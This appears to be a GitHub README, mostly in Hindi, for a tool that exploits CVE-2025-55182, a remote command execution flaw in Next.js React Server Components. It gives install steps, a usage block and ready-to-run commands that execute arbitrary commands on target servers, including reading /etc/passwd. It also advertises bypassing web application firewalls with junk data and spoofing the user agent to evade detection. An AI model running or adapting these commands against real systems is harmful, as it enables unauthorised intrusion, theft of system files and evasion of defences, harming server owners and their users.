
 dh4v4l8/cve-2025-55182-poc-tool
# CVE-2025-55182 के लिए स्वचालित शोषण उपकरण, Next.js React Server Components में। अंतर्निहित WAF बाईपास, कस्टम हेडर, और पैठ परीक्षण के लिए बैच स्कैनिंग के साथ दूरस्थ कमांड निष्पादन सक्षम करता है।

Next.js React Server Components में CVE-2025-55182 भेद्यता का पता लगाने और उसका शोषण करने के लिए एक शक्तिशाली एक्सप्लॉइट टूल। यह टूल अंतर्निहित WAF बायपास क्षमताओं के साथ कमजोर Next.js अनुप्रयोगों में रिमोट कमांड निष्पादन (RCE) की अनुमति देता है।

CVE-2025-55182 Next.js React Server Components में एक गंभीर भेद्यता है जो दूरस्थ हमलावरों को कमजोर सर्वरों पर मनमाने आदेश निष्पादित करने की अनुमति देती है। यह टूल इस भेद्यता का पता लगाने और उसका शोषण करने का एक स्वचालित तरीका प्रदान करता है।
रिमोट कमांड निष्पादन: कमजोर Next.js सर्वरों पर मनमाने आदेश निष्पादित करें
WAF बायपास: कॉन्फ़िगर करने योग्य जंक डेटा के साथ अंतर्निहित वेब एप्लिकेशन फ़ायरवॉल बायपास
कस्टम हेडर समर्थन: प्रमाणीकरण या अन्य उद्देश्यों के लिए कस्टम HTTP हेडर जोड़ें
लचीला लक्ष्यीकरण: एकल लक्ष्यों और बैच स्कैनिंग के लिए समर्थन
एकाधिक प्रोटोकॉल समर्थन: स्वचालित HTTPS/HTTP पहचान और हैंडलिंग
कस्टम टाइमआउट: विभिन्न नेटवर्क स्थितियों के लिए कॉन्फ़िगर करने योग्य अनुरोध टाइमआउट
SSL सत्यापन नियंत्रण: SSL प्रमाणपत्र सत्यापन अक्षम करने का विकल्प
कस्टम यूज़र-एजेंट: पहचान से बचने के लिए यूज़र एजेंट को स्पूफ़ करें
# रिपॉजिटरी क्लोन करें
git clone https://github.com/Dh4v4l8/CVE-2025-55182-poc-tool.git
cd CVE-2025-55182-poc-tool

# स्क्रिप्ट को निष्पादन योग्य बनाएं
chmod +x exploit.sh

# स्थापना का परीक्षण करें
./exploit.sh -h
यह टूल कई कमांड-लाइन विकल्प प्रदान करता है जो शोधकर्ताओं को अनुरोधों को अनुकूलित करने, ट्रैफ़िक का अनुकरण करने या फ़िल्टरिंग परतों का परीक्षण करने की अनुमति देता है।
Usage: ./exploit.sh [OPTIONS]

Options:
  -d, --domain          Target domain/URL (default: http://localhost:3000)
                        If no protocol specified, defaults to https://
  -c, --command         Command to execute (default: id)
  -w, --waf-bypass      Enable WAF bypass with junk data (default: 128KB)
  --waf-size SIZE       WAF bypass data size in KB (default: 128)
  --timeout SECONDS     Request timeout in seconds (default: 15)
  -k, --insecure        Disable SSL certificate verification
  --user-agent AGENT    Custom User-Agent string
  -h, --help            Show this help message
# डिफ़ॉल्ट कमांड के साथ जाँचें कि लक्ष्य कमजोर है या नहीं
./exploit.sh -d https://target.com

# कस्टम कमांड निष्पादित करें
./exploit.sh -d https://target.com -c "whoami"

# सिस्टम फ़ाइलें पढ़ें
./exploit.sh -d https://target.com -c "cat /etc/passwd"
# WAF बायपास सक्षम करें
./exploit.sh -d https://target.com -c "ls -la" -w

# कस्टम WAF बायपास आकार (256KB)
./exploit.sh -d https://target.com -c "cat /etc/passwd" -w --waf-size 256

# SSL सत्यापन अक्षम करें
./exploit.sh -d https://target.com -c "id" -k

# कस्टम टाइमआउट
./exploit.sh -d https://target.com -c "ping -c 3 google.com" --timeout 30

# कस्टम यूज़र-एजेंट
./exploit.sh -d https://target.com -c "id" --user-agent "CustomScanner/1.0"






